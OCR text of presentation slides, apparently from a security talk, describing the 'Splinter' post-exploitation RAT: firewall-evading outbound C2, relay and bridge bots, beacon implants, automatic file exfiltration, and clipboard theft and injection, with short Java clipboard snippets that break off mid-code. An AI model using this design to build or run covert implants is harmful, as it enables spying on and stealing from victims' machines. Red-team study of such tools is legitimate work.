
What is Splinter – RAT?


- Post-Exploitation Remote Administration Tool (RAT)
  - Allows the Controller (BotMaster) to send commands from one terminal to one or more listening agents distributed across the Internet
  - Automates exploitation of a victim machine, data exfiltration, and Red-Team Collaboration
- Designed to control various types of backdoors:
  - Works to control Netcat listeners and custom built Java and Python Implants that come precompiled in the project
  - Will soon include interoperability with Armitage and Raven backdoors
- **Splinter comes to life after initial entry is gained to system and implants beacon to the Controller (Post-Penetration)**

Introducing Splinter - RAT



Splinter Resolves Geo Location of Implant





File Transfer and File Browsing…

One Agent's [Upload] is Another Agent's [Download]

File Transfer: Revisited

- What happens when FTP is either blocked or heavily monitored?
  - You create your transfer protocol such that implant connects out to: (push files to) or (grab files from) Controller
- Steps?
  1. Grab handle to the file
  2. Establish socket byte-buffering bit rate between controller and implant
  3. RPC to instruct Implant to open outbound connection to Controller and commence file upload
  4. Establish inputstream on file, read byte-blocks, flush across socket outputstream, repeat until all bytes read and flushed
  5. Cleanup, close socket, return to ready state
- Traffic Direction Matters!
- Outbound connection from implant to controller for up/download is meant to evade firewall blocking by permitting outbound traffic on common ports 20-21, 80, 443, 8080, etc

Remote File Browsing of Victim Machine

Remote File Browsing: Concept

Purpose:

- Browse remote system as if attached to current network
- How does the implant present this data to the Controller?

List

1. Take snapshot listing of all files in current working directory

Normalize

2. Wrap listing to your network communication protocol


Pipe

3. Flush results out through socket

Render

4. Display results in GUI on Controller


Remote File Browsing: Pictogram



Know thy enemy…
Understand Victim's Infrastructure


Defense in Depth Blocks the Ingress

- Normal architecture has multiple layers of security to deny unsolicited request from the Inet
- Inbound connections - almost always **DENIED** *



Defense in Depth Permits the Egress*

- Outbound(from inside → out) is usually permitted
- ** Outbound connections (≈ port 80)-usually **ALLOWED**
- Thus, develop a mechanism exploiting outbound connections for direct C2 of victim machines…




Establishing a Relay Bot

Relay Bot: System Setup


- Motivation:
  - Bypass Inbound Connection restrictions for C2
  - Reduce potential discovery of too many network connections from every system pointing to BotMaster *M@ldomain.com*

- Two Relay Mode Types:
  - Proxy:
    - (1-1): For each inbound connection from Implant, relay bot establishes outbound socket to controller



(Proxy)

  - Bridge: (recommended)
    - Both implant and controller connect out to same relay bot
    - Relay handles processing and passing commands between agents
    - More stealthy to evade network forensics



(Bridge)

Relay Bot: Execution Sequence

Command

1. Controller issues command to relay

Echo

2. Relay echoes command to all agents

Execution

3. Implants execute received command

Status

4. Implant provides status/feedback

Results

5. Final results are relayed only to all Controllers

Relay Bot - Proxy: Pictogram

Relay Established

/*To Receive Data:
socket.getInputStream() */

Victim Box

Outbound to Relay

Relay Box

Forward Link To Controller

Controller

Outbound to Controller


Backward Link across same socket

← Daisy-chain commands across multiple relays to directly control each system

/* To Transmit Data:
socket.getOutputStream()

PWNED!!!


Relay Bot - Bridge: Pictogram



Hide Footprint && Maintain Presence
→ Beacon Implant

Beacon Bot: Overview

- Inspiration: Raphael Mudge @armitagehacker
- Motivation: Minimize footprint and detection on the network
  - Steps: Wake, checkin, download and exe commands, sleep, RECURSE



[Introducing the Orbiter Payload]

Automated Data Exfiltration Payloads

Sit back and let the good *files* role in…


Orbiter Payload: Concept

Purpose

- Notify implants to monitor specified directories
- Automatically exfiltrate new files created/saved by users

Cast	1. List all files in specified directory
Sift	2. Sort list for “Keeper” files matching parameters
Harvest	3. Transfer newly discovered and recently modified files to the Controller
Pwn	4. Execute additional exploits specified by Controller (Extractor/Inspector/Injector/Orbiter)

Orbiter Payload: Pictogram



[Theft && Destruction]
Clipboard Extraction/Injection

"Anyone who steals can also destroy; mainly a question of intent. That's why spying isn't just spying; could turn bad, fast."

- Richard Bejtlich @taosecurity, twitter.com, 4:24 PM - 12 Mar 13

Clipboard Extraction/Injection

- Purpose:
  - Type of orbiter payload (uses Worker Thread) to rapidly monitor text copied into clipboard
- Clipboard Text Extraction:
  - As new text is saved by the user, the implant pipes a copy to controller
- Clipboard Text Injection:
  - Quickly detects if new text has been copied into the clipboard, if so, the contents are maliciously overwritten with injection text specified by Controller

Extract Clipboard Text: Code

//Establish Worker Thread first

Extraction:

```
Clipboard extract_clipboard = Toolkit.getDefaultToolkit().getSystemClipboard();
Transferable clipboard_Contents = extract_clipboard.getContents(null);
return clipboard_Contents.getTransferData(DataFlavor.stringFlavor);
```

Injection:

```
String injectionTextSelection = new StringSelection(injection_text);
Clipboard inject_clipboard = Toolkit.getDefaultToolkit().getSystemClipboard();
